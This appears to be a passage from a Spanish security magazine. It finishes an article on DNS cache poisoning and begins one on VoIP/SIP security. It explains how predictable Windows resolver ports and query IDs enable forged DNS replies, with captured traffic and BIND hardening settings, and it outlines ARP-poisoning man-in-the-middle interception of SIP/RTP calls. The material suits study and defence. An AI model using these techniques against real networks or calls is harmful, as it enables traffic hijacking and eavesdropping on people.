No nos fue posible atacar efectivamente el servidor djbdns. Esto se debe a que estos servidores, además de generar aleatoriamente sus números ID, generan también al azar los números de los puertos de origen en las consultas enviadas (djbdns no tiene cola de consultas). Puesto que no es posible en este caso tomar ventaja del error de los servidores BIND y enviar todas las respuestas al puerto 53, el ataque *DNS cache poisoning* es sumamente difícil de realizar. A fin de introducir una asignación falsa a la memoria cache de este servidor un atacante debería colocar en la respuesta (además del número ID) el número correcto de puerto de destino. En la Figura 9 pueden verse ejemplos de consultas generadas por el servidor djbdns. Los números de los puertos de origen generados aleatoriamente han sido colocados en recuadros rojos, y los de los números ID en recuadros verdes.

Cache DNS de Windows 2000

Un ataque dirigido a la memoria cache del cliente DNS en Windows 2000 es real. Si bien es cierto que los números ID son generados al azar, los números de puerto de origen son incrementados en un factor constante y pueden ser previstos. La Figura 10 muestra de qué manera el cliente DNS en Windows 2000 genera las consultas dirigidas al servidor de nombres.

Podemos observar que, en cada intento de asignar una dirección IP a un nombre de dominio, el cliente DNS envía 5 consultas con el mismo número ID desde el mismo puerto. En cada intento sucesivo el número ID y el número del puerto de origen son modificados. El número de puerto es incrementado de dos en dos (por ejemplo: 1130, 1132, 1134, 1136).

Cache DNS de Windows XP

Un ataque contra la memoria cache del cliente DNS de Windows XP es aún más fácil que contra la de Windows 2000. Como muestra la Figura 11, este cliente envía sólo una consulta (en lugar de 5, como Windows 2000), pero siempre al mismo número de puerto, incrementando con cada paquete enviado el número ID en uno.

Las primeras cuatro entradas en la Figura 11 muestran que las consultas son enviadas desde el puerto de origen 1031. Las siguientes cuatro entradas fueron enviadas tras detener y lanzar nuevamente el servicio de cliente DNS. Como podemos ver, después de un relanzamiento del servicio, éste comienza a enviar sus consultas siempre desde el puerto 1170 y el número ID es puesto a 1 e incrementado en uno para cada nueva consulta.

Si el atacante logra interceptar las consultas generadas por uno de estos clientes, podrá con facilidad prever las respuestas que éste esperará recibir en el futuro. Bastará entonces construir las respuestas falsas con el número de puerto y el ID adecuados y enviarlas al cliente DNS.

```
19:46:37.285160 IP 130.1.4.5.1650 > 192.168.201.3.domain:  39990+ A? www.is.com.pl. (31)
19:46:37.291654 IP 192.168.201.3.57145 > 193.27.198.11.domain:  24469 A? www.is.com.pl. (31)
19:46:37.572055 IP 130.2.5.6.1650 > 192.168.201.3.domain:  5438+ A? www.is.com.pl. (31)
19:46:37.607967 IP 192.168.201.3.24575 > 193.27.198.11.domain:  38324 A? www.is.com.pl. (31)
19:46:37.863265 IP 130.3.6.7.1650 > 192.168.201.3.domain:  47859+ A? www.is.com.pl. (31)
19:46:37.884684 IP 192.168.201.3.2422 > 193.27.198.11.domain:  49265 A? www.is.com.pl. (31)
19:46:38.149765 IP 130.4.7.8.1650 > 192.168.201.3.domain:  43519+ A? www.is.com.pl. (31)
19:46:38.175850 IP 192.168.201.3.3185 > 62.233.205.204.domain:  43110 A? www.is.com.pl. (31)
19:46:38.449222 IP 130.5.8.9.1650 > 192.168.201.3.domain:  30314+ A? www.is.com.pl. (31)
19:46:38.453670 IP 192.168.201.3.24187 > 193.27.198.11.domain:  56814 A? www.is.com.pl. (31)
19:46:38.744762 IP 130.6.9.10.1650 > 192.168.201.3.domain:  56333+ A? www.is.com.pl. (31)
19:46:38.762795 IP 192.168.201.3.47196 > 193.27.198.11.domain:  33600 A? www.is.com.pl. (31)
19:46:39.042237 IP 130.7.10.11.1650 > 192.168.201.3.domain:  8201+ A? www.is.com.pl. (31)
19:46:39.078931 IP 192.168.201.3.9452 > 193.27.198.11.domain:  60469 A? www.is.com.pl. (31)
19:46:39.351821 IP 130.8.11.12.1650 > 192.168.201.3.domain:  2832+ A? www.is.com.pl. (31)
19:46:39.362168 IP 192.168.201.3.50523 > 193.27.198.11.domain:  5192 A? www.is.com.pl. (31)
19:46:39.661495 IP 130.9.12.13.1650 > 192.168.201.3.domain:  16726+ A? www.is.com.pl. (31)
19:46:39.665605 IP 192.168.201.3.49573 > ns3.is.com.pl.domain:  23441 A? www.is.com.pl. (31)
19:46:39.968819 IP 130.10.13.14.1650 > 192.168.201.3.domain:  12005+ A? www.is.com.pl. (31)
19:46:39.987046 IP 192.168.201.3.25569 > 193.27.198.11.domain:  38330 A? www.is.com.pl. (31)
```

Figura 9. *Consultas generadas por el servidor djbdns*

```
22:45:06.813948 IP 192.168.201.43.1130 > 192.168.201.3.domain:  21589+ A? www.przyklad.domena.com. (41)
22:45:07.683705 IP 192.168.201.43.1130 > 192.168.201.3.domain:  21589+ A? www.przyklad.domena.com. (41)
22:45:09.515434 IP 192.168.201.43.1130 > 192.168.201.3.domain:  21589+ A? www.przyklad.domena.com. (41)
22:45:11.289189 IP 192.168.201.43.1130 > 192.168.201.3.domain:  21589+ A? www.przyklad.domena.com. (41)
22:45:14.835661 IP 192.168.201.43.1130 > 192.168.201.3.domain:  21589+ A? www.przyklad.domena.com. (41)
22:45:58.248311 IP 192.168.201.43.1132 > 192.168.201.3.domain:  33108+ A? www.przyklad.domena.com. (41)
22:45:59.171898 IP 192.168.201.43.1132 > 192.168.201.3.domain:  33108+ A? www.przyklad.domena.com. (41)
22:46:00.982785 IP 192.168.201.43.1132 > 192.168.201.3.domain:  33108+ A? www.przyklad.domena.com. (41)
22:46:02.816152 IP 192.168.201.43.1132 > 192.168.201.3.domain:  33108+ A? www.przyklad.domena.com. (41)
22:46:06.427627 IP 192.168.201.43.1132 > 192.168.201.3.domain:  33108+ A? www.przyklad.domena.com. (41)
22:46:43.956980 IP 192.168.201.43.1134 > 192.168.201.3.domain:  61014+ A? www.przyklad.domena4.com. (42)
22:46:44.872133 IP 192.168.201.43.1134 > 192.168.201.3.domain:  61014+ A? www.przyklad.domena4.com. (42)
22:46:46.617595 IP 192.168.201.43.1134 > 192.168.201.3.domain:  61014+ A? www.przyklad.domena4.com. (42)
22:46:48.399388 IP 192.168.201.43.1134 > 192.168.201.3.domain:  61014+ A? www.przyklad.domena4.com. (42)
22:46:51.994011 IP 192.168.201.43.1134 > 192.168.201.3.domain:  61014+ A? www.przyklad.domena4.com. (42)
22:47:43.985105 IP 192.168.201.43.1136 > 192.168.201.3.domain:  26971+ A? www.przyklad.domena.com. (41)
22:47:44.840871 IP 192.168.201.43.1136 > 192.168.201.3.domain:  26971+ A? www.przyklad.domena.com. (41)
22:47:46.640700 IP 192.168.201.43.1136 > 192.168.201.3.domain:  26971+ A? www.przyklad.domena.com. (41)
22:47:48.425290 IP 192.168.201.43.1136 > 192.168.201.3.domain:  26971+ A? www.przyklad.domena.com. (41)
22:47:51.953747 IP 192.168.201.43.1136 > 192.168.201.3.domain:  26971+ A? www.przyklad.domena.com. (41)
```

Figura 10. *Consultas generadas por el cliente DNS de Windows 2000*

```
23:23:20.366350 IP 192.168.201.4.1031 > 192.168.201.3.domain:  45+ A? www.p1.domena.com. (35)
23:23:36.101786 IP 192.168.201.4.1031 > 192.168.201.3.domain:  46+ A? www.p1.domena.com. (35)
23:24:32.286086 IP 192.168.201.4.1031 > 192.168.201.3.domain:  47+ A? www.p1.domena.com. (35)
23:25:59.570830 IP 192.168.201.4.1031 > 192.168.201.3.domain:  48+ A? www.p1.domena.com. (35)
23:28:21.636786 IP 192.168.201.4.1170 > 192.168.201.3.domain:  1+ A? www.p3.domena.com. (35)
23:28:34.305521 IP 192.168.201.4.1170 > 192.168.201.3.domain:  2+ A? www.p3.domena.com. (35)
23:28:42.177155 IP 192.168.201.4.1170 > 192.168.201.3.domain:  3+ A? www.p4.domena.com. (35)
23:28:49.969130 IP 192.168.201.4.1170 > 192.168.201.3.domain:  4+ A? www.p4.domena.com. (35)
```

Figura 11. *Consultas generadas por el cliente DNS de Windows XP*

Protección contra los ataques DNS cache poisoning

La posibilidad de ataques tipo pharming hizo necesaria la aplicación de medidas adicionales de seguridad, tanto por parte de los bancos en línea, los productores de navegadores web y los administradores encargados de la configuración de los servidores DNS, como por los usuarios normales de Internet. Existen diferentes métodos (algunos más efectivos, otros menos) de protegerse contra este tipo de ataques.

Usuarios

En el caso de los usuarios comunes de Internet, el método más sencillo de protegerse contra el uso de páginas falsificadas consiste en utilizar directamente direcciones IP en lugar de nombres de dominio. Esto concierne particularmente las conexiones con servicios que permiten la realización de transacciones comerciales, por ejemplo con las páginas de los bancos en red. Claro está que esta manera de utilizar Internet no es para nada cómoda, pero es bastante más segura. Por otra parte es necesario recordar que el usuario típico de Internet por lo general no sabe qué es una dirección IP y en qué realmente consiste la comunicación de red.

Los usuarios de navegadores Internet utilizados para realizar transacciones de red pueden también usar una herramienta bastante interesante, la Netcraft Toolbar (ver Recuadro *En la Red*). Este programa protege contra ataques *DNS cache poisoning* mostrando la localización verdadera de la página web visitada. Por ejemplo, si el servidor local de DNS cache llega a contener información errónea, por ejemplo que *http://www.ingdirect.es* corresponde a una dirección IP localizada en algún recóndito lugar en Rusia, entonces la barra de herramientas Netcraft mostrará que la página mostrada se halla en un servidor ruso. Esta información es una señal para el usuario de que no se ha conectado con el servidor web correcto.

Administradores de servidores web

Las personas encargadas de mantener un servicio web deberían






Figura 12. *Arquitectira split-split DNS*

considerar utilizar el protocolo SSL para autentificar a sus usuarios. La adopción del protocolo HTTPS y de certificados es lo primero que debería hacer un administrador preocupado por la seguridad de sus clientes. No obstante, esta solución no ofrece por sí misma una seguridad total. El usuario del servicio web, antes de acceder y realizar cualquier transacción, debe siempre verificar el certificado SSL de las páginas, pues éste también puede ser falsificado. Todo comunicado del navegador acerca de cualquier anormalidad encontrada en el certificado debe siempre despertar nuestras sospechas.

El grupo Shmoo (*http://www.shmoo.com*) ha publicado información acerca de las posibilidades de falsear direcciones URL y certificados SSL. Utilizando el mecanismo IDN (*International Domain Name*) es posible redirigir al usuario a una página web falsa, tanto HTTP como HTTPS, independientemente del navegador usado. El IDN es un mecanismo que permite la existencia de nombres de dominio con caracteres nacionales. Los caracteres Unicode son codificados de una manera especial para hacer posible que la información del dominio pueda ser procesada por los servidores DNS estándar. Un spoofing IDN consiste en la sustitución de uno o más caracteres del alfabeto latino con otros, tomados p.ej. del cirílico. Por ejemplo, el enlace *http://www.paypal.com* (la primera letra *a* del conjunto de caracteres cirílico) será codificado como *http://www.xn--pypal-4ve.com* y visualizado como *http://www.paypal.com*.

El mecanismo IDN ha sido implementado en prácticamente todos los navegadores Internet, con excepción del Internet Explorer. La única manera de evitar tales situaciones es, por el momento, desactivar la posibilidad de utilizar dominios nacionales. Si sospechamos que una página dada puede ser falsificada, podemos también utilizar la base *ARIN whois* (*http://www.arin.net*) para verificar que su IP es realmente el del sitio con el que queremos conectarnos y pertenece a la organización con potestad sobre el dominio dado.

Operatores de servicios DNS

Los administradores de servidores DNS pueden proteger sus servidores de diferentes maneras. La primera de ellas es utilizando una arquitectura *split-split DNS* (textualmente: *dividido-dividido*), que consiste en usar dos servidores de nombres para la misma área (Figura 12).

El servidor autoritativo de nombres funciona en el área desmilitarizada y debería atender exclusivamente consultas no recurrentes provenientes de Internet (ver Recuadro *Consultas recurrentes e iterativas (no recurrentes)*). El servidor DNS cache funciona en la red interna y su única obligación es atender las consultas recurrentes enviadas por los usuarios de la red local. El servidor interno de DNS cache debería estar protegido del exterior por un cortafuegos. Vale la pena notar que el servidor djbdns no permite lanzar un DNS cache y un servidor autoritativo de nombres desde la misma dirección IP, lo que con frecuencia obliga a hacer uso de este tipo de arquitectura.

La segunda manera consiste en bloquear la posibilidad de consultar

Consultas recurrentes e iterativas (no recurrentes)

En caso de recibir una consulta recurrente proveniente de un *resolver* (o de un cliente DNS), el servidor de nombres está obligado a enviar los datos solicitados o un comunicado de error – no puede redirigir al solicitante a otro servidor de nombres. Si el servidor DNS consultado no conoce la respuesta a la pregunta dada, éste debe preguntar a otros servidores de nombres para obtenerla. Puede utilizar para ello consultas recurrentes, las cuales les exigen a su vez hallar y regresar la respuesta, o consultas iterativas, que pueden resultar en redirecciones a otros servidores de nombres. Actualmente, las implementaciones más modernas de servidores DNS hacen uso de esta última técnica y van de servidor en servidor hasta encontrar la respuesta correcta. Esto hace que al servidor lleguen diversas informaciones que no tienen necesariamente que ser verdaderas y que son almacenadas en la memoria cache.

En caso de recibir una consulta iterativa proveniente de un *resolver*, el servidor de nombres regresa al solicitante la mejor respuesta que dispone y no envía otras consultas. Si no puede hallar la respuesta correcta a la pregunta dada, busca en sus datos locales las direcciones de los servidores de nombres más cercanos al nombre de dominio buscado y las regresa al cliente para inidicarle el camino a seguir. Luego de recibir tal información, el solicitante debe consultar por cuenta propia el siguiente servidor de nombres.

el servidor de nombres utilizando consultas recurrentes provenientes de Internet. Esta solución debe ser aplicada si la configuración de la red no permite utilizar una arquitectura *split-split DNS*.

En el caso de los servidores BIND 8 y 9 debe usarse la opción `recursion no`, por ejemplo:

```
options {
recursion no;
};
```

También es posible limitar el uso de consultas recurrentes en un servidor dado a algunas fuentes de confianza (por defecto, los servidores de nombres son configurados para aceptar consultas recurrentes provenientes de cualquier fuente). Para ello hace falta usar la opción `allow-recursion` en el fichero de configuración del servidor BIND. Esta opción permite definir las direcciones desde las cuales es posible realizar consultas recurrentes. Sin embargo, es necesario recordar que un atacante puede siempre falsear la dirección de origen de sus consultas.

No obstante, esta técnica puede dificultar la realización de un ataque. Por ejemplo, si queremos que las consultas recurrentes puedan ser enviadas solamente desde las direcciones IP de la red local, debemos definir una lista `acl` (*Access Control List* – lista de control de acceso) y luego hacer uso de la opción `allow-recursion` (ver Listado 3).

Listado 3. *Utilización de la opción allow-recursion en el servidor BIND*

```
# lista de direcciones IP desde las que será posible
# enviar consultas recurrentes
acl internal { 192.168.4.0/24; };
# permiso para realizar consultas recurrentes
# sólo desde las direcciones enumeradas en la lista internal
options {
...
allow-recursion { internal; };
...
};
```

Aunque no es tan elegante como los anteriores, existe otro método de protegerse (o más bien de dificultar potenciales ataques de *cache poisoning*), el cual consiste en renunciar al uso de la memoria cache de los servidores DNS. Esta forma de protección contra la introducción de asignaciones falsas genera un tráfico de red considerable, lo que a su vez puede afectar negativamente la velocidad de los programas que dependen del protocolo DNS para su correcto funcionamiento.

Probablemente la técnica de protección más elegante y completa disponible es la utilización del protocolo DNSSEC. Este es un protocolo basado en firmas digitales que emplea los mecanismos criptográficos de la infraestructura de claves públicas (PKI). El DNSSEC protege los paquetes DNS de toda falsificación y modificación y hace posible su uso para la distribución de claves públicas. Garantiza además la integridad y verificabilidad de los datos recibidos. El cliente del sistema puede tener la seguridad de que los datos obtenidos son fiables y no han sido modificados. El soporte para DNSSEC ha sido ya implementado en la versión más reciente del servidor BIND.

Seguridad selectiva

Nuestras pruebas corroboran la opinión de Dan J. Bernstein, creador de djbdns (ver entrevista con DJB en la página 72 del presente número de *hakin9*), de que el protocolo DNS es particularmente peligroso, y lo ha sido desde el mismo momento de su creación. Todos los métodos de protección aquí presentados son poco elegantes y causan problemas tanto a usuarios, como a administradores de servicios de red. Se han puesto grandes esperanzas en el protocolo DNSSEC, pero tendremos que esperar aún bastante tiempo antes de que se haga común su uso.

Mientras tanto, la salida a esta constante amenaza parece ser evidente: no utilizar servidores de la familia BIND. djbdns es seguro y efectivo, aunque la migración a este servidor puede ocasionar algunos problemas. Sin embargo, son los administradores de servicios de red los que tienen la responsabilidad de velar por la seguridad de los así llamados usuarios comunes – no es cosa de exigir el uso directo de direcciones IP a personas que a veces no distinguen la estenografía de la esteganografía. ■

Sobre el autor


Mariusz Tomaszewski es licenciado en ingeniería informática y doctorando de la cátedra de informática aplicada de la Universidad Politécnica de Łódź. Es autor de algunas publicaciones sobre seguridad de sistemas de red. Ha administrado redes LAN y WAN basadas en sistemas Linux y BSD. Es coautor del libro *101 protecciones contra ataques a redes informáticas*, publicado este año por la Editorial Helion. Actualmente trabaja en una empresa de software de Varsovia, en la que se ocupa de la creación de sistemas de apoyo para la administración de empresas.

En la Red

- *http://toolbar.netcraft.com/* – herramienta que permite visualizar la localización geográfica de los dominios,
- *http://cr.yp.to/djbdns.html* – página principal del servidor djbdns,
- *http://www.isc.org/sw/bind/* – proyecto BIND,
- *http://www.ietf.org/rfc/rfc3491.txt* – estándar IDN.

Seguridad en la Voz sobre IP – Protocolos SIP y RTP

Tobias Glemser, Reto Lorenz



Antes del último CeBit en Marzo de 2005, la Voz sobre IP (Voice over IP, VoIP) ya era una de las palabras mágicas del mundo de las telecomunicaciones, y la gran esperanza de los proveedores y fabricantes. En los países donde hay buenas infraestructuras de red hay varias ofertas de paquetes VoIP. Las soluciones VoIP, tarde o temprano, sustituirán a la telefonía fija. Con tanta excitación, nadie se está dando cuenta de los peligros ocultos.

Hoy en día, la tecnología VoIP es una parte normal de las ofertas de acceso a Internet de banda ancha. Las llamadas gratuitas entre los usuarios de VoIP del mismo proveedor y las ofertas baratas para acceder a las redes clásicas de telefonía son otra de las razones del rápido éxito de esta tecnología. Pero no sólo en el mercado SOHO (*Small Office / Home Office*, Pequeña Oficina/ Oficina Doméstica) han descubierto las ventajas de VoIP. También las grandes empresas reconocen el potencial de estas tecnologías.

Pueden conectar las filiales de la empresa con un sólo cable que sirve tanto para voz como para datos. Los empleados, estén donde estén, son accesibles con un sólo número de teléfono, y al compartir la infraestructura, los costes de mantenimiento e inversión se reducen. Los problemas empiezan a tenerse en cuenta cuando ya se ha extendido esta tecnología (como siempre). Pero en un principio lo que presentan es una estrategia de migración brillante y unos servicios sobrevalorados.

Se ha discutido mucho sobre un caso, en el que una niña de trece años murió porque el número de emergencias norteamericano (911) no estaba operativo para la red de VoIP que utilizaba su madre. No existen regulaciones legales en torno a las llamadas de emergencia en las redes VoIP en la mayoría de los países – de hecho se están discutiendo en estos momentos.

A pesar de tales deficiencias organizativas, existen ya varios ataques contra la infraestructura técnica. Antes de examinarlos, tenemos que entender los parámetros básicos del protocolo SIP (*Session Initiation Protocol*, Protocolo de Inicio de Sesión). Nos quedaremos con SIP, ya que el desarrollo está claramente orientado hacia este protocolo en lugar de H.323. Pero olvidemos

En este artículo aprenderás...

- Conocimiento básico de los protocolos SIP,
- Algunas tácticas y posibles ataques reales contra usuarios y proveedores de VoIP.

Lo que deberías saber...

- Conocimiento básico de los protocolos de red,
- cómo realizar ataques en una red LAN utilizando el envenenamiento ARP,
- conocer la familia de los protocolos actuales de telecomunicación.

SIP – necesidades simples

Los paquetes SIP contienen parámetros para la configuración de la llamada inicial. El resto de parámetros, como los atributos para la conexión RTP – se incluyen en el Protocolo de Descripción de Sesiones (*Session Descritption Protocol*, SDP), que está integrado en el cuerpo de los mensajes SIP. Los paquetes SIP se dividen en paquetes de petición y de respuesta. Los mensajes se codifican según el estándar UTF-8. Por esa razón, pueden ser leídos directamente si no se utilizan mecanismos adicionales de seguridad.

Los mensajes SIP son muy similares a HTTP. Los campos de encabezado requeridos para cada mensaje de petición se muestran en la Tabla 1. A partir de estos elementos del protocolo, podemos ver que las definiciones del protocolo se usan para una comunicación relativa al contexto, aunque se envíe a través de un protocolo de transporte como UDP.

Tras la descripción de los componentes SIP, podemos estudiar los mensajes de petición (véase Tabla 2) – tenemos que diferenciar entre varios métodos. SIP puede ser mejorado con nuevos métodos de petición, así que sólo hablaremos de los más básicos (para ver otros más específicos, habrá que mirar los RFCs relevantes). Estos métodos y sus mensajes son una introducción. Nos muestran donde pueden producirse ataques de diversos tipos. Esta vez no vamos a estudiar los diferentes tipos de respuestas y sus usos.

Los mensajes se integran en el contexto de comunicación. Los segmentos de contexto se llaman *diálogos* y *transacciones*, y los *diálogos* pueden contener varias transacciones. Por ejemplo, una llamada VoIP es un diálogo SIP, compuesto por transacciones `INVITE`, `ACK` y `BYE`. Los agentes de usuario correspondientes deben ser capaces de almacenar el estatus de un diálogo por un período más largo de tiempo para ser capaces de generar mensajes con parámetros correctos.

A causa de los *diálogos*, hay varios parámetros, no sólo el `Call-ID`. Ya hemos hablado de *tag* y *branch*. Una discusión más profunda sobre estos parámetros no es ahora necesaria. Dejemos reflejado que las coherencias sistemáticas entre valores específicos del contexto y el comportamiento de los agentes de usuario no es tan transparente como otras definiciones SIP. Esta es la razón de que existan implementaciones poco seguras y llenas de errores, con agujeros de seguridad.

Después de una llamada exitosa a través del proxy SIP, la comunicación real de voz se hace a través de RTP. Utilizando el código intercambiado, los mensajes de voz se transfieren entre los dos sistemas (si la comunicación IP directa es posible), sólo se precisa el proxy-SIP para la finalización de la llamada.

las cosas que podemos hacer con este protocolo (véase el Recuadro *SIP – necesidades simples*). Lo importante es cómo pueden atacarse las infraestructuras VoIP y cómo podemos protegernos. La descripción de los ataques la haremos sobre un entorno VoIP basado en SIP como protocolo de señales. Los ataques se basan en métodos muy comunes. No vamos a tratar métodos contra una implementación concreta.

SIP y sus derivados

Cuando hablamos de comunicación, en el caso de VoIP tenemos que diferenciar entre diferentes protocolos, responsables del establecimiento y finalización de las llamadas. Uno ha de distinguir entre varios participantes para la señalización, transferencia de voz o mensajes de enlace. Al contrario que en la telefonía convencional, donde la comunicación se hace a través de un sólo cable desde el punto de vista del usuario, en VoIP hay una bifurcación en varios canales. Nombraremos los principales protocolos:

- para la señalización – SIP y SDP para el intercambio de propiedades de difusión,
- para el transporte – UDP, TCP, SCTP,
- para la difusión – RTP, sRTP, RTCP,
- para los enlaces – SIP, MGCP.

Estos protocolos nos dan las funciones básicas para el uso de VoIP, y se usan en cada vez más aplicaciones. Por supuesto, hay otros protocolos, pero centrarnos en todos ellos nos llevaría demasiado tiempo.

Para permitirnos evaluar mejor los ataques, tendremos que echar un vistazo a la configuración básica de las llamadas. Sólo usaremos un proxy SIP en nuestras prácticas. Este proxy forma parte de la señalización y del marcado. En la práctica, hay normalmente dos o más proxies SIP, especialmente si ambos participantes no están en el mismo entorno de red. En el caso de varios proxies, los mensajes SIP se intercambian entre ellos, así que habrá más capas de comunicación. Antes de entrar en detalles, la Figura 1 nos da una panorámica de estas características. Las capacidades de los protocolos utilizados no son especialmente novedosas. Al contrario, SIP utiliza técnicas muy conocidas – por ejemplo, utiliza elementos esenciales de HTTP. RTP fue definido hace casi 10 años, y su última actualización data del 2003.

Ataques SIP/ARP contra VoIP

Hay varios ataques, con requisitos diferentes. Vamos a aprender a usar nosotros mismos siete de los más extendidos, más efectivos y más discutidos.

La principal razón de la vulnerabilidad de VoIP, comparado con los simples teléfonos antiguos – *Plain Old Telephone Systems* (POTS), es el uso de medios compartidos. No hay una línea dedicada a la llamada, sino una red usada por múltiples usuarios y un montón de aplicaciones diferentes. Esto permite que el atacante se infiltre en nuestras comunicaciones – a través de ordenadores.

Pinchar llamadas telefónicas y reproducirlas en frente de nuestros socios es uno de los ataques más impresionantes contra VoIP. Tal y como describimos antes, la señalización se hace a través de un proxy SIP, la comunicación a través de una técnica peer-to-peer. En nuestro escenario queremos escuchar la conversación entre Alicia y Bob. Para esto, lanzaremos un ataque de *hombre en el medio* (*man in the middle* – MITM) utilizando el envene-



Tabla 1. *Campos del encabezamiento de una petición SIP*

Campo del Encabezamiento	Significado de la petición SIP
`Request-URI`	Contiene el método, el llamado `Request-URI` y la versión SIP utilizada. `Request-URI` consiste normalmente en la misma dirección, igual que el campo `To` (excepción: `REGISTER`-Method).
`To`	El destino de un mensaje y el método de enlace. El destino es un recipiente lógico, porque no está claro desde el principio que el mensaje llegue al destino. Dependiendo del contexto de comunicación puede incluirse un tag value.
`From`	Identificador lógico del origen de la petición. El campo `From` tiene que contener un tag value, elegido por el cliente.
`CSeq`	Command Sequence: permite la comprobación del orden de un mensaje dentro de una transacción. Consiste en un valor integral y un identificador del método de petición.
`Call-ID`	Un valor `Call-ID` debería ser no-recurrente, el mismo para todos los mensajes de un diálogo. Debería ser elegido por métodos criptográficos.
`Max-Forwards`	Este parámetro se utiliza para evitar situaciones de bucle. Si no hay criterios para un determinado valor, debería usarse 70.
`Via`	Este campo muestra el camino del transporte y el lugar a donde debería enviarse una respuesta. Este campo debe contener un branch value, no recurrente para el agente de usuario en cuestión. La `Branch-ID` siempre empieza con *z9hG4bK* y marca el principio de la transacción con esta petición.

Tabla 2. *Métodos del encabezamiento de una petición SIP*

Método	Instrucciones y explicación
`REGISTER`	Con este método, un cliente puede registrarse y des-registrarte desde un proxy. Estará listo y disponible para la comunicación VoIP. Para des-registrarse, el valor se pone en `0`.
`INVITE`	Es el método más importante, sin él no necesitaríamos SIP. Todos los métodos se subordinan a este método, aunque se usen en solitario. `INVITE` se usa para hacer nuevas llamadas.
`ACK`	Si una llamada (p.ej. una video-conferencia) se pone en marcha, esto se acredita por una petición `ACK` separada. Directamente tras esta petición, la conexión se inicia.
`BYE`	Este mensaje se usa para terminar una llamada de forma normal. Con él, una transacción establecida por medio de `INVITE` finaliza. Un mensaje `BYE` no es procesado sin el parámetro correcto de diálogo (`Call-ID` o *tag*).
`CANCEL`	Usando `CANCEL` una conexión establecida puede interrumpirse antes de establecer la llamada. También se usa en situaciones de error.
`OPTIONS`	Este método se usa para intercambiar los métodos de petición o el atributo de medios para la transmisión.
`NOTIFY`	Un método adicional definido en RFC 3265. Permite el intercambio de mensajes de estatus de un recurso al que se conecte el cliente. Por ejemplo, el cliente recibe notificación de nuevos mensajes de voz.

namiento ARP (véase el Recuadro *Ataque de Envenenamiento ARP*) para convencer al proxy así como a los teléfonos VoIP de Alicia y Bob, de que lo que quieren es comunicarse con nosotros y no entre ellos.

El esquema del pinchado – o *sniffing* de VoIP se muestra en la Figura 2. Primero, se prepara la llamada. Alicia envía la petición de llamada al proxy SIP. Este mensaje se intercepta y es el atacante quien lo envía. El proxy SIP trata de llegar a Bob para decirle que Alicia quiere comunicarse con él – este mensaje es interceptado y reenviado, a su vez. Tras una inicialización de llamada exitosa, la llamada (que utiliza el protocolo RTP) entre Alicia y Bob tiene lugar. Esta comunicación está siendo interceptada y reenviada por el atacante.

Si utilizas una herramienta como Ethereal para captar la comunicación, también recibirás los datos del flujo RTP. Para reproducirlos, puedes cargar los datos en un decodificador de voz como el analizador Firebird DND-323 o utilizar el propio Ethereal si las leyes G.711 U (PCMU) o G.711 A (PCMA) son las usadas como códec (estos son los estándares de codificación y decodificación de transmisiones telefónicas).

Una herramienta muy útil para la decodificación de voz, y para el envenenamiento ARP, es Cain & Abel (véase el Recuadro *En la Red*). Una vez iniciado, debes comprobar todos los hosts en tu sub-red (utilizando

Ataque de Envenenamiento ARP

El atacante envenena la tabla ARP de los sistemas a los que ataca. La tabla ARP sirve para convertir las direcciones lógicas IP en direcciones Layer 2 del modelo de referencia OSI (direcciones MAC de Ethernet). Prácticamente todos los sistemas operativos no protegidos aceptan respuestas ARP no solicitadas. El atacante rellena la tabla ARP con las direcciones IP que necesita, y pone su propia dirección MAC detrás de las IP's enviando algunas respuestas ARP. Reenvía cada paquete recibido al destinatario original, que también está envenenado. La comunicación funciona perfectamente, pero la intercepción no es reconocida por los que están hablando, a no ser que utilicen mecanismos criptográficos como TLS/SSL.

